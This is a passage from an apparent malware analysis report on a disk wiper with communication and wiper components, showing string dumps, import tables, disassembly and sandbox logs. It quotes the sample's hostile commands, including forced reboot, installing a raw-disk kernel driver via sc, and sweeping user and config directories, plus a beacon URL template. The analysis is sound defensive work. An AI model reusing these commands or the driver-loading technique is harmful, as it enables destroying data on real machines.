


Fig.21 X509 Resources



Fig.22 X509




Fig.23.1 PKCS7 Strings

unicode	26	0x1A96A	x	/ajax_modal/modal/data.asp
unicode	32	0x1A9B2	x	http://%s%s?%s=%s&%s=%s&state=%d
unicode	11	0x1E490	x	netinit.exe
unicode	11	0x1E550	x	netinit.exe
			
ascii	63	0x184A8	-	Visual C++ CRT: Not enough memory to complete call to strerror.
ascii	13	0x18568	-	bad exception
ascii	14	0x18586	-	CorExitProcess
ascii	8	0x1859F	-	HH:mm:ss
ascii	19	0x187E5	-	dddd, MMMM dd, yyyy
ascii	8	0x187FC	-	MM/dd/yy
unicode	12	0x1A8B4	-	g10.1.252.19
unicode	4	0x1A8BE	-	home
unicode	6	0x1A932	-	mydata
unicode	17	0x1AA2C	-	\inf\neftb318.pnf
ascii	18	0x1A9CC	-	del lf /a %s%*.%s
ascii	9	0x1A9DF	-	%5%5%d.%s
ascii	17	0x1A9EA	-	\inf\neft429.pnf

Fig.23.2 PKCS7 Strings




Fig.24 PKCS7 PEStudio




Fig.25 PKCS12 Resources

pestudio 8.51 - Malware Initial Assessment - www.winitor.com

Symbol (98)	Blacklisted (52)	Ordinal (0)	Anti-Debug (6)	Library (2)
GetExitCodeProcess	x	-	-	kernel32.dll
Sleep	x	-	-	kernel32.dll
LoadLibraryW	x	-	-	kernel32.dll
GetCurrentProcess	x	-	-	kernel32.dll
SetLastError	x	-	-	kernel32.dll
DeviceIoControl	x	-	-	kernel32.dll
GetWindowsDirectoryA	x	-	-	kernel32.dll
GetModuleHandleW	x	-	-	kernel32.dll
GetProcAddress	x	-	-	kernel32.dll
VirtualFree	x	-	-	kernel32.dll
VirtualAlloc	x	-	-	kernel32.dll
SizedResource	x	-	-	kernel32.dll
LockResource	x	-	-	kernel32.dll
LoadResource	x	-	-	kernel32.dll
FindResourceW	x	-	-	kernel32.dll
DeleteFileW	x	-	-	kernel32.dll
GetWindowsDirectoryW	x	-	-	kernel32.dll
CreateFileW	x	-	-	kernel32.dll
CreateThread	x	-	-	kernel32.dll
WriteFile	x	-	-	kernel32.dll
CreateFileA	x	-	-	kernel32.dll
GetProcessHeap	x	-	-	kernel32.dll
SetEnvironmentVariableA	x	-	-	kernel32.dll
SetStdHandle	x	-	-	kernel32.dll
WriteConsoleW	x	-	-	kernel32.dll
CreateProcessA	x	-	-	kernel32.dll
GetOEMCP	x	-	-	kernel32.dll
GetCurrentProcessId	x	-	-	kernel32.dll
GetTickCount	x	-	x	kernel32.dll
QueryPerformanceCou...	x	-	-	kernel32.dll
GetEnvironmentStringsW	x	-	-	kernel32.dll

Fig.26 PKCS12 Imports

Type	Size	Section	Blacklisted (1)	Item (1568)
ascii	5	?:0x024E	x	.rsrc
ascii	40	?:0x0000	-	!This program cannot be run in DOS mode.
ascii	5	?:0x0076	-	Rich%
ascii	5	?:0x00E6	-	.text
ascii	7	?:0x01FE	-	`rdata
ascii	6	?:0x0227	-	@.data
ascii	7	?:0x0276	-	@.reloc
ascii	4	?:0x029F	-	(SVW
ascii	4	?:0x06C8	-	Y_~[
ascii	4	?:0x0765	-	<SVW
ascii	4	?:0xAAB8	-	Y_~[
ascii	4	?:0x0B77	-	,SVW
ascii	4	?:0x0D58	-	uX)
ascii	4	?:0x0D7B	-	Y_~[
ascii	4	?:0x0DE4	-	hdBB
ascii	4	.text:0...	-	hdBB
ascii	4	.text:0...	-	hdBB
ascii	4	.text:0...	-	hdBB
ascii	4	.text:0...	-	^0_~
ascii	4	.text:0...	-	~0_~
ascii	4	.text:0...	-	hxB
ascii	4	.text:0...	-	h"B
ascii	4	.text:0...	-	hp"B
ascii	4	.text:0...	-	HH#B
ascii	4	.text:0...	-	h0\$B
ascii	4	.text:0...	-	hp\$B
ascii	6	.text:0...	-	D\$, +B
~~~	~	button	nt!.<#	

Fig.27.1.1 PKCS12 strings from Sample2-1.exe




Fig.27.1.2 PKCS12 Strings from Sample2-2.exe

-	shutdown -r -f -t 2
-	sc stop drdisk 2>&1 >nul
-	sc delete drdisk 2>&1 >nul
-	sc create drdisk type= kernel start= demand binpath= System32\Drivers\drdisk.sys 2>&1 >nul
-	sc start drdisk 2>&1 >nul
-	\inf\netfb318.pnf
-	
-	<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
-	<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
-	<security>
-	<requestedPrivileges>
-	<requestedExecutionLevel level="asInvoker" uiAccess="false"></requestedExecutionLevel>
-	</requestedPrivileges>
-	</security>
-	</trustInfo>
-	</assembly>PAPADDINGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDI...
-	XXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDINGPADDINGXXXPADDINGP...
?;0x1D...	-\?\ERawDisk
.text:0...	System\CurrentControlSet\Control\NetworkProvider\Order

Fig.27.2 PKCS12 Strings




Fig.28 DrDisk.sys

Symbol (70)	Blacklisted (12)	Ordinal (0)	Anti-Debug (0)	Library (2)
IoDeleteDevice	x	-	-	ntoskrnl.exe
ZwClose	x	-	-	ntoskrnl.exe
ZwQueryInformationProcess	x	-	-	ntoskrnl.exe
PsLookupProcessByProcessId	x	-	-	ntoskrnl.exe
PsGetCurrentProcessId	x	-	-	ntoskrnl.exe
PsGetVersion	x	-	-	ntoskrnl.exe
MmGetSystemRoutineAddress	x	-	-	ntoskrnl.exe
ToCreateDevice	x	-	-	ntoskrnl.exe
ZwCreateFile	x	-	-	ntoskrnl.exe
RtlCompareMemory	x	-	-	ntoskrnl.exe
KeTickCount	x	-	-	ntoskrnl.exe
KeBugCheckEx	x	-	-	ntoskrnl.exe
MmUnlockPages	-	-	-	ntoskrnl.exe
KeSetEvent	-	-	-	ntoskrnl.exe
ToDeleteSymbolicLink	-	-	-	ntoskrnl.exe
RtlInitUnicodeString	-	-	-	ntoskrnl.exe
RtlPrefixUnicodeString	-	-	-	ntoskrnl.exe
FsRtlIsNtStatusExpected	-	-	-	ntoskrnl.exe
MmProbeAndLockPages	-	-	-	ntoskrnl.exe
ExRaiseStatus	-	-	-	ntoskrnl.exe
IoAllocateMdl	-	-	-	ntoskrnl.exe
MmMapLockedPagesSpecifyC...	-	-	-	ntoskrnl.exe
KeWaitForSingleObject	-	-	-	ntoskrnl.exe
IofCallDriver	-	-	-	ntoskrnl.exe
IoBuildDeviceIoControlRequest	-	-	-	ntoskrnl.exe
KeInitializeEvent	-	-	-	ntoskrnl.exe
ExAllocatePoolWithTag	-	-	-	ntoskrnl.exe
memcpy	-	-	-	ntoskrnl.exe
ObDereferenceObject	-	-	-	ntoskrnl.exe
ObQueryNameString	-	-	-	ntoskrnl.exe
ObReferenceObjectByHandle	-	-	-	ntoskrnl.exe

Fig.29 DrDisk.sys Imports

Module	String	Address
.rdata:...	x	c:\projects\rawdisk\bin\w2k\fre\i386\elrawdsk.pdb
INIT:0...	x	IoDeleteDevice
INIT:0...	x	ZwClose
INIT:0...	x	ZwOpenFile
INIT:0...	x	ZwQueryInformationProcess
INIT:0...	x	PsLookupProcessByProcessId
INIT:0...	x	PsGetCurrentProcessId
INIT:0...	x	PsGetVersion
INIT:0...	x	MmGetSystemRoutineAddress
INIT:0...	x	IoCreateDevice
INIT:0...	x	ZwCreateFile
INIT:0...	x	RtlCompareMemory
INIT:0...	x	KeTickCount
INIT:0...	x	ntoskrnl.exe
INIT:0...	x	HAL.dll
INIT:0...	x	RtlUnwind
INIT:0...	x	KtBugCheckEx
PAGE:0...	x	RawDiskSample.exe
.rsrc:0...	x	elrawdsk.sys
.rsrc:0...	x	elrawdsk.sys

Fig.30.1 DrDisk.sys Strings

18	.reloc:...	-	EldoS Corporation1
15	.reloc:...	-	info@eldos.com0
4	.reloc:...	-	.8NS
5	.reloc:...	-	B0@0>
53	.reloc:...	-	2http://secure.globalsign.net/cacert/ObjectSign.crt09
5	.reloc:...	-	2000.
42	.reloc:...	-	(http://crl.globalsign.net/ObjectSign.crl0
5	.reloc:...	-	D0B0@
5	.reloc:...	-	20301
39	.reloc:...	-	%http://www.globalsign.net/repository/0

Fig.30.2 DrDisk.sys Strings

pestudio 8.51 - Malware Initial Assessment - www.winitor.com

Symbol (92)	Blacklisted (53)	Ordinal (5)	Anti-Debug (6)	Library (3)
InternetOpenW	x	-	-	wininet.dll
InternetReadFile	x	-	-	wininet.dll
InternetCloseHandle	x	-	-	wininet.dll
InternetOpenUrlW	x	-	-	wininet.dll
57 (gethostbyname)	x	x	-	ws2_32.dll
52 (gethostbyvalue)	x	x	-	ws2_32.dll
12 (inet_ntoa)	x	x	-	ws2_32.dll
115 (WSASStartup)	x	x	-	ws2_32.dll
116 (WSACleanup)	x	x	-	ws2_32.dll
ExitProcess	x	-	-	kernel32.dll
SetEnvironmentVariableA	x	-	-	kernel32.dll
CreateFileA	x	-	-	kernel32.dll
SetStdHandle	x	-	-	kernel32.dll
WriteConsoleW	x	-	-	kernel32.dll
CreateProcessA	x	-	-	kernel32.dll
GetExitCodeProcess	x	-	-	kernel32.dll
LoadLibraryW	x	-	-	kernel32.dll
GetTickCount	x	-	x	kernel32.dll
GetWindowsDirectoryA	x	-	-	kernel32.dll
GetWindowsDirectoryW	x	-	-	kernel32.dll
CreateFileW	x	-	-	kernel32.dll
Sleep	x	-	-	kernel32.dll
CreateThread	x	-	-	kernel32.dll
EncodePointer	x	-	-	kernel32.dll
DecodePointer	x	-	-	kernel32.dll
GetCommandLineW	x	-	-	kernel32.dll
HeapSetInformation	x	-	-	kernel32.dll
RaiseException	x	-	x	kernel32.dll
TerminateProcess	x	-	x	kernel32.dll
GetCurrentProcess	x	-	-	kernel32.dll
UnhandledExceptionFilter	x	-	x	kernel32.dll

IsDebuggerPresent	x	-	x	kernel32.dll
IsProcessorFeaturePre...	x	-	x	kernel32.dll

Fig.31 PKCS7 Imports

```

loc_4022FC:          ; Indirect Call Near Procedure
call    ds:GetTickCount
mov     ecx, [esp+3A4h+var_394]
push    eax
push    offset word_4213F0
push    offset aUid      ; "uid"
push    edi
push    offset aMydata   ; "mydata"
push    offset aAjax_modalModa ; "/ajax_modal/modal/data.asp"
push    ecx
push    offset aHttpSS?SSSSSta ; "http://$%$%$=%$&%$=%$&state=%d"
mov     edx, esi
call    sub_404B80        ; Call Procedure
mov     edx, [esp+3C4h+hInternet]
add    esp, 20h           ; Add
push    ebx              ; dwContext
push    100h              ; dwFlags
push    ebx              ; dwHeadersLength
push    ebx              ; lpszHeaders
push    esi              ; lpszUrl
push    edx              ; hInternet
call    ds:InternetOpenUrlW ; Indirect Call Near Procedure
push    esi
mov     edi, eax
call    sub_40588E        ; Call Procedure
add    esp, 4             ; Add
cmp    edi, ebx           ; Compare Two Operands
jnz    short loc_402374  ; Jump if Not Zero (ZF=0)

```

Fig.32 PKCS7 URL code

```

add esp, 4 ; Add
push offset aDirCUsersSBA_3 ; "dir C:\\\\Users\\\\ /s /b /a:-D 2>nul | fi"...
call _system ; Call Procedure
add esp, 4 ; Add
push offset aDirCDocument_1 ; "dir \"C:\\\\Documents and Settings\\\\\" /s"...
call _system ; Call Procedure
add esp, 4 ; Add
push offset aDirCUsersSBA_4 ; "dir C:\\\\Users\\\\ /s /b /a:-D 2>nul | fi"...
call _system ; Call Procedure
add esp, 4 ; Add
push offset aDirCWindowsSys ; "dir C:\\\\Windows\\\\System32\\\\Drivers /s /"...
call _system ; Call Procedure
add esp, 4 ; Add
push offset aDirCWindowsS_0 ; "dir C:\\\\Windows\\\\System32\\\\Config /s /b"...
call _system ; Call Procedure
add esp, 4 ; Add
push offset aDirF1_infSB2Nu ; "dir f1.inf /s /b 2>nul >>f1.inf"
call _system ; Call Procedure
add esp, 4 ; Add
push offset aDirF2_inFSB2Nu ; "dir f2.inf /s /b 2>nul >>f1.inf"
call _system ; Call Procedure
add esp, 4 ; Add
mov [esp+65Ch+var_630], offset unk_422B20
mov [esp+65Ch+var_620], offset unk_422A70
mov [esp+65Ch+var_5C0], offset off_422A7C
lea edx, [esp+65Ch+var_618] ; Load Effective Address
push edx
lss _FARCALL_Ret_422A7C - Load Effective Address

```

Fig.33 PKCS12 File system traversal

```

buffer= word ptr -00h
var_4= dword ptr -4

push ebp
mov ebp, esp
sub esp, 268h ; Integer Subtraction
mov eax, __security_cookie
xor eax, ebp ; Logical Exclusive OR
mov [ebp+var_4], eax
push 32h ; uSize
lea eax, [ebp+Buffer] ; Load Effective Address
push eax ; lpBuffer
call ds:GetWindowsDirectoryW ; Indirect Call Near Procedure
push offset aDrDisk_sys ; "drdisk.sys"
lea ecx, [ebp+Buffer] ; Load Effective Address
push ecx
push offset aSSystem32Drive ; "%s\\\\System32\\\\Drivers\\\\%s"
lea edx, [ebp+FileName] ; Load Effective Address
call sub_409640 ; Call Procedure
push offset aScStopDrDisk21 ; "sc stop drdisk 2>&1 >nul"
call _system ; Call Procedure
push offset aScDeleteDrDisk ; "sc delete drdisk 2>&1 >nul"
call _system ; Call Procedure
add esp, 14h ; Add
lea edx, [ebp+FileName] ; Load Effective Address
push edx ; lpFileName
call ds>DeleteFileW ; Indirect Call Near Procedure
push offset Type ; "ReadOne"
push 65h ; lpName
push 0 ; hModule
call ds:FindResourceW ; Indirect Call Near Procedure
test eax, eax ; Logical Compare
jz short loc_4037C9 ; Jump if Zero (ZF=1)

```

```

push offset aScCreateDrDisk ; "sc create drdisk type= kernel start= de"...
call _system ; Call Procedure
push offset aScStartDrDisk2 ; "sc start drdisk 2>&1 >nul"
call _system ; Call Procedure
add esp, 8 ; Add
mov al, 1
mov ecx, [ebp+var_4]
xor ecx, ebp ; Logical Exclusive OR
call @_security_check_cookie@4 ; __security_check_cookie(x)
mov esp, ebp
pop ebp
ret ; Return Near From Procedure

```

Fig.34 PKCS12 DrDisk.sys service start

.data:00427A2C 15	byte_427A2C	db 15h	; DATA XREF: sub_4037E ; sub_4037E0+1151r
.data:00427A2C		db 0AFh ; >	
.data:00427A2D AF		db 52h ; R	
.data:00427A2E 52		db 0F0h ; =	
.data:00427A2F F0		db 00h ; ,	

Fig.35 Key for READONE

### Further Static and Dynamic Analysis (2)

We proceeded to execute both the communication component PKCS7 and the wiper component PKCS12. Though PKCS7 hardly showed any dynamic performance, PKCS12 responded actively. On running PKCS12, it does not show up in the system process tree, however the DrDisk.sys service is started as a driver which can be seen using ProcessHacker. Further, ProcessMonitor shows the creation of the DrDisk.sys driver along with netfb318.pnf file. On viewing the registry keys, “HKLM\SYSTEM\CURRENTCONTROLSET\SERVICES\drdisk” entry is added creating DrDisk.sys as a service in the system. From Regshot, we also see that the files f1.inf, f2.inf and DrDisk.sys are created.

According to our previous assumptions, on running PKCS12, we see that eventually we are unable to run or access any of the files in our system. All the icons have disappeared and nothing seems to respond to the user. This is due to the wiper erasing all our system files. This eventually leads to the aforementioned end point of the user's MBR being wiped. The user is then unable to restart his system as shown below.

drdisk	drdisk	Driver	Running	Demand Start

Fig.36 DrDisk Service from ProcessHacker

\of pkcs12...	256	CreateFile	C:\WINDOWS\inf\netfb318.pnf	SI
\of pkcs12...	256	CreateFile	C:\WINDOWS\inf	SI
\of pkcs12...	256	CloseFile	C:\WINDOWS\inf	SI
\of pkcs12...	256	WriteFile	C:\WINDOWS\inf\netfb318.pnf	SI
\of pkcs12...	256	CreateFile	C:\WINDOWS\system32\drivers\drdisk.sys	N

Fig.37 PKCS12 ProcessMonitor

```
-----  
Keys added:12  
-----  
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_DRDISK  
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_DRDISK\0000  
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_DRDISK\0000\Control  
HKLM\SYSTEM\ControlSet001\Services\drdisk  
HKLM\SYSTEM\ControlSet001\Services\drdisk\Security  
HKLM\SYSTEM\ControlSet001\Services\drdisk\Enum  
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_DRDISK  
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_DRDISK\0000  
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_DRDISK\0000\Control  
HKLM\SYSTEM\CurrentControlSet\services\drdisk  
HKLM\SYSTEM\CurrentControlSet\services\drdisk\Security  
HKLM\SYSTEM\CurrentControlSet\services\drdisk\Enum
```

Fig.38 PKCS12 Registry keys added

Values added:36

```
